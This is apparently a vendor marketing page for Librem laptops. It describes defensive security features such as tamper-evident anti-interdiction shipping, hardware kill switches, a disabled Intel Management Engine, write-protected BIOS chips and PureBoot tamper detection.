


Liquid nitrogen **-196°C**

< 0.17% decay after **1 hour**


*Not necessary in practice*

# More secure options



## Anti-Interdiction Services

Unique security service **to detect interdiction** and hardware and software tampering from our door to yours



Tamper evident packaging, tape and screws

Photographic evidence of your secure setup

All communication taking place over GPG encrypted email



# Kill Switches

Our unique hardware kill switches to physically disconnect the camera and mic (including the headphone jack mic) or wireless and Bluetooth



# PureBoot and Librem Key

Unprecedented security, no other laptop comes close to the protection offered by a Librem



Disabled and neutralized the Intel Management engine

Less binary blob firmware and disabled manufacturer backdoors

**Write-protected BIOS and EC chips** using hardware switches

Detect software and hardware tampering with **PureBoot** and the **Librem Key**

<https://puri.sm/posts/pureboot-bundle/>